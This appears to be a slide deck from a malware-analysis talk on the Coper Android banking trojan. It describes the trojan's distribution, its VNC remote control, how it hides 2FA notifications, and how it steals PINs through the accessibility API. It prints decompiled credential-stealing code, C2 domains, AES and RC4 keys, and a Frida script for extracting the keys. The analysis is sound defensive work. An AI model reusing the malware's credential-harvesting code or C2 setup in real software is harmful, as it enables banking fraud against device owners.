

---

Lightning talk: Digging for *Coper*

\$ whoami

**Fernando Diaz**  
*Software Engineer || Frida Wizard*  
*VirusTotal*

- Automated dynamic analysis development,
- Focus on banking trojan analysis and APTs.
- Teaching binary instrumentation at University of Malaga's Malware Intelligence MSc.
- Author of Frida Handbook: [learnfrida.info](https://learnfrida.info)

Contact →

E-mail: [fdiaz@virustotal.com](mailto:fdiaz@virustotal.com)

Twitter: @entdark\_\_



# Coper

Coper is an **Android banking trojan** targeting both banks and crypto exchange users.

Different campaigns **mix** targeted **regions**, for example Spain and Canada; Japan and New Zealand; Poland and Italy. Decoded strings indicate the real targets.

Core functionality is **comprised of a small subset of features** but enough to harvest credentials from victims.

Settings can be updated on every tick via the remote C&C.




Created with mapchart.net

# Distribution

Attackers use various ways of distributing their malware:

- **Fraudulent Ad campaigns** to spread.
- **GitHub accounts** and repositories to host malware samples. An account under the username **uliaknazeva888** has the most extensive activity map – 159 commits since **Jun 23, 2021** up to **April 30, 2022**.
- **Compromised websites**: Used to host malicious APKs. Some governmental sites were also affected.
- **Discord**: Attackers use it mostly as a “secure” hosting service.




meuPT

Seu seguro contra fraudes online. Sem nenhum custo.




Screenshots




Como funciona

A Allianz Portugal, em parceria com o **Gobierno de Portugal**, criou uma nova forma de verificar a sua identidade digital para o proteger contra qualquer ataque financeiro. Sem qualquer custo.



# Activity map





# Core functionality

Coper uses **VNC to observe and control the victims' device**. This feature can be enabled/disabled remotely.

To avoid interference with other remote administration tools, it attempts to **uninstall other known apps** such as TeamViewer.

This is **usually paired with its keylogger** feature, allowing remote attackers to extract key information.

```
public void ifdf() {  
    Cwhile.m183case(getApplicationContext(), "vnc_stream_started", Boolean.TRUE);  
    Cwhile.m186goto(getApplicationContext(), "last_vnc_stream_attempt", 0L);  
    this.f33try = (MediaProjectionManager) getSystemService("media_projection");  
    MediaProjection mediaProjection = this.f28case;  
    if (mediaProjection != null) {  
        mediaProjection.stop();  
    }  
}
```

# Core functionality II

Coper **hides push notifications** from the targeted bank applications to prevent victims from seeing important messages such as **2FA codes** and **notifications** related to **fraudulent transactions** and warning messages.

It takes advantage of the accessibility API to obtain both **dot-pattern** and **regular PIN** unlock patterns.

```
public static String m105break(Context context, AccessibilityNodeInfo accessibilityNodeInfo) {
    AccessibilityNodeInfo m110goto;
    String m106case = m106case(context, accessibilityNodeInfo);
    if (!m106case.isEmpty()) {
        String str = f54new;
        Log.i(str, "EXTRACTED PATTERN: " + m106case);
        return m106case;
    }
    AccessibilityNodeInfo m108else = m108else(accessibilityNodeInfo, "pinEntry|passwordEntry|fixedPinEntry");
    if (m108else == null && (m110goto = m110goto(accessibilityNodeInfo)) != null) {
        Log.i(f54new, "pin/password field found");
        m108else = m110goto;
    }
    if (m108else == null || m108else.getText() == null) {
        return "";
    }
    String charSequence = m108else.getText().toString();
    if (charSequence.replace("\u2022", "").isEmpty()) {
        return "";
    }
    Matcher matcher = Pattern.compile("^[0-9\u2022]{1,16}$").matcher(charSequence);
    if (m108else(accessibilityNodeInfo, "pinEntry") == null || !matcher.find()) {
        String str2 = f54new;
        Log.i(str2, "SCREEN_PASSWORD: " + charSequence);
        return "SCREEN_PASSWORD:" + charSequence;
    } else if (charSequence.replace("\u2022", "").isEmpty() || charSequence.length() < 4) {
        String str3 = f54new;
        Log.i(str3, "PIN_PART:" + charSequence);
        return "PIN_PART:" + charSequence;
    } else {
        String str4 = f54new;
        Log.i(str4, "PIN_GOOD:" + charSequence);
        return "PIN_GOOD:" + charSequence;
    }
}
```



## C2 Communications

```
<string name="domains">  
https://232fdnsjds.top/OGYyZmMyZmVlMGI0/|https://s  
dxasd1.top/OGYyZmMyZmVlMGI0/|https://fdghhoo1.top/  
OGYyZmMyZmVlMGI0/|</string>
```

All the communications are done via HTTPS to a **rotating** list of C2s.

Communications are **encrypted** using the following pattern for both incoming and outgoing messages:

**BASE64ENCODE(AES\_ECB(TEXT\_TO\_ENCRYPT))**

*\*All data sent is gzip compressed.*

The **AES key is shared** between many samples independently of the campaign waves. It can be extracted by instrumenting **javax.crypto.spec.SecretKeySpec**

javax.crypto.spec.SecretKeySpec \$init

(#3787) com.leftknow0 #crypto

Arguments:


```
["35, 34, 35, 36, 39, 64, 32, 61, 61, 61, 65, 37, 31, 37, 36, 33, 33, 35, 61, 36, 37, 62, 66, 37, 32, 65, 38, 36, 37, 33, 36, 66", "AES"]
```

Returned value:

# Unpacking

The real payload is hidden at an embedded resource stored in `/res/raw/` with a random name and no file extension.

On app startup an **embedded library is loaded** and automatically decrypts the payload. This library **decrypts** the file in memory **using RC4**, usually with key `nxYUBCMVV3xmvdvz2T9mjMp5GQRk008Q` and the decrypted output is a DEX V35 file.



...resources/res/raw/crkcgcschyfuddsb	1251	474188	Col 0	0%
0000000000: CD FB 31 1F B1 60 5B C7	5C 81 82 79 1F 1B 3B FE	Ны1▼±` [3\ѓ, y▼←;ю		
0000000010: F3 2D D7 EE CC 62 01 72	EC CB CB 30 EB CC 58 C6	y-4oMb@rmПл0лMXЖ		
0000000020: 41 76 48 6D 5B 32 92 5C	F0 D5 B6 0E 95 46 99 6E	AvHm[2'\pX¶л•F™n		
0000000030: A1 AC 19 38 EA 14 AF 73	AB FA 39 D0 1B C1 A6 3A	Ў¬↓8к¶Іs«ъ9P-Б!:		
0000000040: 15 8C 4F 6A 57 40 D7 32	BD A5 07 FA 58 12 5B 8A	Ѕђ0jW@42SГ•ъX†[Љ		
0000000050: 2B B3 63 41 31 7A 93 E3	FE 50 A6 1D CA 4D 62 B2	+іcA1z“гюP!↔KMbI		
0000000060: 20 91 E6 83 6F B4 7A FC	B5 0C D6 0B 72 DD E8 F0	‘жforzъμєЦσгЭир		
0000000070: C5 BE C1 7F A5 87 C0 02	4F 96 0D 9D 77 17 BA C0	EsБдГ†A●O→kw†єA		
0000000080: 5D AB B5 AF 8C 78 92 F7	3A BD 33 7C 33 BC D7 05	]«μІћx’ч: S3 3j4♣		
0000000090: D0 82 06 0D DF 84 01 D8	86 05 52 40 50 0E 65 23	P,♣Я„@Ш†♣R@Pле#		
00000000A0: AE B3 C8 1F D7 03 B1 B6	59 2C 17 D1 AD B5 7D 27	@іИ▼4▼±¶Y, ‡Cμ}’		
00000000B0: 9A 64 95 01 06 EA E5 4F	8C 2E 4C 61 17 AF CB 72	љd•♣ke0ћ. La†ІЛг		
00000000C0: A6 9B CF 29 41 5A 0B AA	B4 C7 B4 A9 EF 1B E7 9F	>П)AZσEr3r@п←зu		
00000000D0: 50 F7 35 89 3D 3F BF B4	D7 CD 33 CE DF 8F 1E BD	Pч5%=?іrЧH3OЯU♣S		
00000000E0: A3 D6 70 3F 55 F4 F8 AD	0C 61 BC FB 21 43 83 B4	JЦp?Уфшєajы!Cѓг		
00000000F0: C8 AC B1 DE 72 2D 67 7F	ED FB 8E 8A FE 9C BA E2	И¬±І0г-gоныћљюњєв		
0000000100: 50 A2 2C 82 93 83 C9 FB	0C C8 64 D5 DC 5D DF 9A	Pў, , “fИыєИdXб]Яљ		
0000000110: 5D 96 50 ED 57 20 73 F2	1D 0B 41 34 0F 6E 89 A6	]—PнW ст↔σA4xn%		
0000000120: FE 84 05 68 00 53 28 25	66 CD C6 BD 53 DB 44 88	ю„♣h S(%fHЖSSЫD€		
0000000130: A1 D5 11 C1 72 C0 0E F0	66 26 10 4C AE 3B 3A 1B	ЎX◀БrAлpf&▶L@;:←		
0000000140: A6 B3 A0 67 6B 15 57 47	A5 C1 A2 5A C0 C7 D0 60	і gk\$WGFБўZA3P`		

→

...er/resources/res/raw/unpacked dex	1251	474188	Col 0	0%
0000000000: 64 65 78 0A 30 33 35 00	E2 96 64 C3 C3 1C 4D CD	dex■035 в-dГГЛМН		
0000000010: 10 F1 E2 E9 F6 A2 37 5A	B5 27 6F A8 09 89 C0 F4	►свійцў7Zμ'оЁо%Аф		
0000000020: 4C 3C 07 00 70 00 00 00	78 56 34 12 00 00 00 00	L<• p xV4†		
0000000030: 00 00 00 00 88 3B 07 00	CA 07 00 00 70 00 00 00	€;• K• p		
0000000040: 3A 01 00 00 98 1F 00 00	63 01 00 00 80 24 00 00	:@ ▼ c@ Ъ\$		
0000000050: CE 00 00 00 24 35 00 00	F7 03 00 00 94 3B 00 00	0 \$5 ч♥ ”;		
0000000060: 44 00 00 00 4C 5B 00 00	80 D8 06 00 CC 63 00 00	D L[ ЪШ♣ Мс		
0000000070: E0 91 01 00 E2 91 01 00	E5 91 01 00 ED 91 01 00	a’@ в’@ е’@ н’@		
0000000080: F0 91 01 00 02 92 01 00	9E 92 01 00 5A 93 01 00	p’@ ●’@ ћ’@ Z’@		
0000000090: 65 93 01 00 6F 93 01 00	79 93 01 00 7C 93 01 00	e’@ о’@ у’@  ’@		
00000000A0: 83 93 01 00 87 93 01 00	8B 93 01 00 98 93 01 00	f’@ ‡’@ <’@ “@		
00000000B0: A9 93 01 00 AE 93 01 00	B4 93 01 00 BF 93 01 00	@’@ @’@ r’@ і’@		
00000000C0: CE 93 01 00 E3 93 01 00	EA 93 01 00 F9 93 01 00	0’@ r’@ k’@ щ’@		
00000000D0: FD 93 01 00 02 94 01 00	07 94 01 00 14 94 01 00	э’@ ●’@ •’@ ¶’@		
00000000E0: 1D 94 01 00 2D 94 01 00	3A 94 01 00 44 94 01 00	↔’@ -’@ :’@ D’@		
00000000F0: 4F 94 01 00 58 94 01 00	67 94 01 00 81 94 01 00	0’@ X’@ g’@ f’@		
0000000100: 8E 94 01 00 99 94 01 00	AD 94 01 00 BC 94 01 00	ћ’@ тн’@ ”@ j’@		
0000000110: C8 94 01 00 CE 94 01 00	DD 94 01 00 E7 94 01 00	И’@ 0’@ Э’@ з’@		
0000000120: EF 94 01 00 FF 94 01 00	0C 95 01 00 12 95 01 00	п’@ я’@ ?’@ ‡’@		
0000000130: 17 95 01 00 1B 95 01 00	53 95 01 00 57 95 01 00	‡’@ ←’@ S’@ W’@		
0000000140: 5A 95 01 00 5E 95 01 00	65 95 01 00 72 95 01 00	Z’@ ^’@ e’@ r’@		

1Help 2Unwrap 3Quit 4Text 5Proc-d 6Edit 7Search 8OEM 9 10Quit



# Extracting the RC4 key on runtime

```
Interceptor.attach(Module.findExportByName(null, "android_dlopen_ext"), {
  onEnter: function (args) {
    const path = Memory.readUtf8String(args[0]);
    console.log("[*] android_dlopen_ext(\" \" + path + \" \")");
    this.isFound = false;
    if (path.includes("libbfu")) {
      this.isFound = true;
    }
  },
  onLeave(retval) {
    if(this.isFound) {
      loadHooks(Module.findExportByName("libbfuIS.so", "_ZN11fLpuoEKuTrJ14gucwqYBgvsbPJbEPciPKc"));
    }
  }
});

let keyLoad = Module.findExportByName("libbfuIS.so", "_ZN11fLpuoEKuTrJ14gucwqYBgvsbPJbEPciPKc");

function loadHooks(keyLoad) {
  console.log(keyLoad);
  Interceptor.attach(keyLoad, {
    onEnter(args) {
      console.log(args[2].readCString());
    }
  });
}
```

[\*] android\_dlopen\_ext("/data/app/~~Hbz8xKtZX7kc7pdjxJqmnA==/com.spellsaw2-7LrubLkVk3BrvP2z3V6Ctg==/lib/arm64/libbfuIS.so ")

**nxYUBCMVV3xmvdvz2T9mjMp5GQRk008Q**

---

Questions?

If interested, request full analysis at  
**[fdiaz@virustotal.com](mailto:fdiaz@virustotal.com)**